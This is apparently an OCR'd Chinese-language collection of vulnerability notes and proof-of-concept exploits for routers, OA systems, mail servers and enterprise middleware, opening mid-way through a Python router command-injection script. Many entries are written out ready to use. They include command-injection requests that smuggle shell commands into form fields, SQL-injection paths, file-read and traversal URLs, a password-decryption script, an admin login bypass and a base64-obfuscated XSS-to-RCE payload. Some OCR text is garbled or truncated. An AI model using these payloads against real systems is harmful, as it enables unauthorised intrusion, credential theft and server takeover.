burp0_data = {"apply": "Apply", "login_type": "Fixed", "IPv6WanAddr1": "2001", "IPv6WanAddr2": "3CA2", "IPv6WanAddr3": "010F", "IPv6WanAddr4": "00A1", "IPv6WanAddr5": "121C", "IPv6WanAddr6": "0000", "IPv6WanAddr7": "0000", "IPv6WanAddr8": "0010", "ProfixWanLength": "6", "IPv6Gateway1": "2001", "IPv6Gateway2": "3CA2", "IPv6Gateway3": "010F", "IPv6Gateway4": "00A1", "IPv6Gateway5": "121C", "IPv6Gateway6": "0000", "IPv6Gateway7": "0000", "IPv6Gateway8": "0002", "DAddr1": '', "DAddr2": '', "DAddr3": '', "DAddr4": '', "DAddr5": '', "DAddr6": '', "DAddr7": '', "DAddr8": '', "PDAddr1": '', "PDAddr2": '', "PDAddr3": '', "PDAddr4": '', "PDAddr5": '', "PDAddr6": '', "PDAddr7": '', "PDAddr8": '', "IpAssign": "auto", "IPv6LanAddr1": "3113", "IPv6LanAddr2": "3CA2", "IPv6LanAddr3": "010F", "IPv6LanAddr4": "001A", "IPv6LanAddr5": "121B", "IPv6LanAddr6": "0000", "IPv6LanAddr7": "0000", "IPv6LanAddr8": "0001", "ProfixLanLength": "6", "ipv6_wan_ipaddr": "$(" + cmd + ")", "ipv6_lan_ipaddr": "3113:3CA2:010F:001A:121B:0000:0000:0001", "ipv6_wan_length": "6", "ipv6_lan_length": "6", "ipv6_pri_dns": "::::::::", "ipv6_sec_dns": "::::::::", "ipv6_wan_gateway": "aaa", "ipv6_enable_dhcp": '', "ipv6_proto": "fixed"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "text/plain", "Origin": "http://" + target, "Authorization": "Basic " + auth, "Connection": "close", "Referer": "http://" + target + "/VLAN_IPTV.htm", "Upgrade-Insecure-Requests": "1"}

response3 = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)

print('end!!!')
```

冰蝎客户端RCE与任意文件读取漏洞

```
https://mp.weixin.qq.com/s/vuDgJZnwktM4EEAwfH6UEA
```

泛微9 sql注入

```
(1)/E-mobile/flowdo_page.php?diff=delete&RUN_ID=1 //参数RUN_ID
(2)/E-mobile/flowdo_page.php?diff=delete&flowid=1 //参数flowid
(3)/E-mobile/flowsorce_page.php?flowid=2
(4)/E-mobile/flownext_page.php?diff=candeal&detailid=2
(5)/E-mobile/flowimage_page.php?FLOW_ID=2
(6)/E-mobile/flowform_page.php?FLOW_ID=2
(7)/E-mobile/diaryother_page.php?searchword=23
(8)/E-mobile/create/ajax_do.php?diff=word&sortid=1 //参数sortid
(9)/E-mobile/create/ajax_do.php?diff=word&idstr=2 //参数idstr
(10)/E-mobile/flow/freeflowimg.php?RUN_ID=1
(11)/E-mobile/create/ajax_do.php?diff=addr&sortid=1 //参数sortid
(12)/E-mobile/create/ajax_do.php?diff=addr&userdept=1 //参数userdept
(13)/E-mobile/create/ajax_do.php?diff=addr&userpriv=1 //参数userpriv
(14)/E-mobile/create/ajax_do.php?diff=wordsearch&idstr=1 //参数idstr
(15)/E-mobile/flow/flowhave_page.php?detailid=2,3
(16)/E-mobile/flow/flowtype_free.php?flowid=1
(17)/E-mobile/flow/flowtype_free.php?runid=1
(18)/E-mobile/flow/flowtype_other.php?flowid=1
(19)/E-mobile/flow/flowtype_other.php?runid=1
(20)/E-mobile/flow/freeflowimage_page.php?fromid=2
(21)/E-mobile/flow/freeflowimage_page.php?diff=new&runid=2 //参数runid
```

Cacti 未授权远程命令执行漏洞（0day ）

影响版本： version <= 1.2.24(最新版)， 利用条件为启用匿名访问、且匿名账户具备 Reports

Creation 权限

临时缓解措施：使用网络 ACL 限制访问来源， 加强监测。 再确认不影响业务的前提下禁用匿名用户访

问。

poc暂无。

用友 U9 Cloud 远程代码执行漏洞

影响版本： version <= 202206（

最新版）

poc暂无。

金蝶 Apusic 应用中间件代码命令执行漏洞

影响版本： V9.0

poc暂无。

东方通 tongweb 应用服务器 未授权远程代码执行漏洞

影响版本： version <= 7.0.4.8

临时缓解措施：使用网络 ACL 限制访问来源， 加强监测。 重点拦截请求路径中包含“

/console/css/+常见命令 JSP"的请求;

poc暂无。

Jxstar-Cloud 软件开发平台任意文件上传漏洞

影响版本： version <= V2.5.1， 最新版 V3.2.0 暂无环境验证， 可能受影响

poc暂无。

TerraMaster 未授权远程命令执行漏洞

影响版本： version <= 4.2.41， 最新版暂无环境验证， 可能受影响

poc暂无。

迈普 MPSec MSG4000 安全网关 远程命令执行漏洞

影响版本： version <= 4.6.2.2

临时缓解措施：该漏洞最新版本已经修复（

当前已安装版本可通过/.version 查看） 。 如无法升级至

安全版本， 可使用使用网络 ACL 限制访问来源， 加强监测。

poc暂无。

飞企互联 FE 企业运营管理平台远程代码执行漏洞

影响版本： version <= 6.6.0


临时缓解措施：该漏洞最新版本 v7.0 已经修复（

当前已安装版本可通过【登录页-关于】 查看） 。 如

无法升级至安全版本， 可使用使用网络 ACL 限制访问来源， 加强监测。

poc暂无。

该漏洞最新版本已经修复。



金蝶 EAS 系统存在目录遍历漏洞

漏洞描述

金蝶EAS Cloud基于云计算技术，为大型集团企业提供一体化、智能化的业务解决方案。 在EAS发现了

一处目录遍历漏洞，可以直接遍历指定目录的内容。 经过分析与研判，该漏洞利用难度低，能够获取

敏感信息，建议尽快修复。

详情信息：

```
/appmonitor/protected/selector/server_file/files?folder=C:%5C%5C&suffix=
```

H3C多系列路由器存在前台RCE漏洞

h3c多个系列路由器存在安全漏洞

fofa：app="H3C-Ent-Router"

POC参考如下：

```
POST /goform/aspForm HTTP/1.1
Host: {{Hostname}}
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15
Connection: close
Content-Length: 68
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://{{Hostname}}/userLogin.asp

CMD=DelL2tpLNSList&GO=vpn_l2tp_session.asp&param=1; $(ls>/www/test);
访问http://xxx/test
```

xxl-rpc远程命令执行漏洞

影响产品 version<=1.7.0（最新版） 利用状态 在野利用（已公开poc） 漏洞详情 xxl-rpc是一个分布式务框架，提供稳定高性能的RPC远程服务调用功能开源软件。 当攻击者能够访问xxl-rpc框架的服务方7080端口时，利用该漏洞可在无需认证的情况下执行任意命令，从而导致服务器被入侵控制。 处置建议： 目前官方未发布修复版本，建议通过白名单等方式临时限制xxl-rpc服务端口(默认「7080」)的访问权限，并且如无必要关闭对公网开放

帆软报表 V8 get_geo_json 任意文件读取漏洞

```
WebReport/ReportServer?op=chart&cmd=get_geo_json&resourcepath=privilege.xml
获得账号密码后进行解密，解密脚本如下
解密脚本
cipher = 'XXXXXXXXXX' #密文
PASSWORD_MASK_ARRAY = [19, 78, 10, 15, 100, 213, 43, 23]
Password = ""
cipher = cipher[3:]
for i in range(int(len(cipher) / 4)):
c1 = int("0x" + cipher[i * 4:(i + 1) * 4], 16)
c2 = c1 ^ PASSWORD_MASK_ARRAY[i % 8]
Password = Password + chr(c2)
print (Password)
```

WEBMAIL任意用户登录漏洞

```
/RmWeb/noCookiesMail?func=user:getPassword&userMailName=admin
回显是下面这个
"errorMsg":"64d880ce7b737912ccb1"
使用回显的 errormsg 作为密码，用戶名为 admin 即可登录
使用手机验证码登录的打不了
显示 IP 受限的话添加头 X-Forwarded-For: 127.0.0.1 即可
如果有回显但登录失败的话，使用
/RmWeb/noCookiesMail?func=user:getPassword&userMailName=admin@+证书 or 根域名获取
```

联想网盘任意文件上传漏洞

```
POST /write?neid=1&hash=../../../../../../../dragonball/srv/tomcat/webapps/strea
Host:xxxx
Cache-Control:max-age=0
Sec-Ch-Ua:"Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile:?0
Sec-Ch-Ua-Platform:"Windows"
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Sec-Fetch-Site:none
Sec-Fetch-Mode:navigate
Sec-Fetch-User:?1
Sec-Fetch-Dest:document
Accept-Language:zh-CN,zh;q=0.9
Connection:close
Content-Type:application/octet-stream
```

```
Accept-Encoding:gzip, deflate
Content-Length:8

abcd
```

明源云ERP工作流组件远程代码执行漏洞

漏洞编号 无 影响产品 最新版 利用状态 在野利用（已公开poc） 漏洞详情 明源云 ERP 的工作流组件中，WFWebService.asmx 存在 WriteLog 方法没有任何过滤，直接使用 BinaryFormatter 反序列化，因此可以用 Ysoserial.Net 来生成反序列化 payload，再通过 Soap 调用远程方法来触发反序列化，实现任意代码执行，从而导致服务器被接管。

青藤云EDR权限提升漏洞，可提权到system权限

漏洞编号 无 影响产品 最新版 利用状态 在野利用（已公开poc） 漏洞详情 青藤云 EDR 存在权限提升漏洞，可提权到 system 权限。在 windows 下青藤在获取资产信息的时候，如何发现进程树中有python 进程，它会尝试获取 python 版本， 获取的方法:

\1. 枚举进程找到进程名字"python.exe"的进程, 获取文件路径。

\2. 然后直接启动进程 [获取 python.exe 的路径] -V 获取输出。 青藤客户端本身是 System 权限，在启动进程时候没有进行降权处理,导致提权 漏洞。 青藤会定时的更新资产信息，所以此漏洞可以无需干预自动提权

```
青藤的测试 POC
local function save_python_info(ctx, info_table)
local proc_names = {"python.exe"}
local procs_ret = ctx.get_proc_list_info_rely(ctx, proc_names)
if next(procs_ret) == nil then
return
end
-- call get version
-- ... 省略无关代码
get_python_ver(proc)
-- ... 省略无关代码
end

function get_python_ver(proc)
if proc == nil then
return ""
end
if file_api.file_exists(proc.path) then
local cmdline = "\\"" .. proc.path .. "\\" -V"
local ret, output = common.execute_shell(cmdline)
if ret == 0 and output and output ~= "" then
return regex.match(output, "\\\\d.+\\\\d")
else
agent.error_log("get python version info error:" ..
```

```
25      tostring(ret))
26      return ""
27      end
28      end
29      end
```

幕布笔记rce

```
1   <img src=x onerror='eval(new
    Buffer(`cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ2NZG91dCwgc3RkZXJyKT0+ewphbGVydChgc3Rkb3
    V0OiAke3N0ZG91dH1gKTsgCn0pOw==`,`base64`).
```

Google Chrome V8 类型混淆漏洞 (CVE-2023-3079)

https://github.com/mistymntncop/CVE-2023-3079

易宝OA ExecuteSqlForSingle SQL注入漏洞

易宝OA是一款功能非常全面的移动办公软件。该软件存在SQL注入漏洞，攻击者可以获取数据库权限以获取更多敏感信息。

HotGo存在默认口令

HotGo 是一个基于 vue 和 goframe2.0 开发的全栈前后端分离的开发基础平台和移动应用平台。该平台存在默认密码。

SolidUI存在默认口令

SolidUI是一个AI生成可视化原型设计和编辑平台，支持2D，3D模型，结合LLM(Large LanguageModel) 快速编辑。该平台存在默认密码。

Richmail 邮件系统未授权访问获取管理员密码

Richmail是亚太本土最大的电子邮件系统提供商之一，是新一代智慧企业云邮件系统。Richmail存在未授权访问获取管理员密码漏洞

Lexmark远程代码执行漏洞(CVE-2023-26067)

Lexmark是美国的一系列打印机。Lexmark设备的一个受信任的内部组件存在输入验证漏洞。已经破坏了设备的攻击者可以利用此漏洞来升级权限。 Certain Lexmark devices 2023-02-19版本及之前版本存在安全漏洞，该漏洞源于Lexmark设备错误处理输入验证。

93开始易思软件 某系统 意文件上传漏洞 POC

https://www.yuque.com/moyuansrc/npgiwy/mb1gbgaizk13fz8e#JdqkW

用友GRP-U8存在XML注入

Emerson XWEB 300D EVO 3.0.7--3ee403 存在目录遍历漏洞

H3C Magic B1STV100R012 RCE漏洞

RaspAP 2.8.7 - Unauthenticated漏洞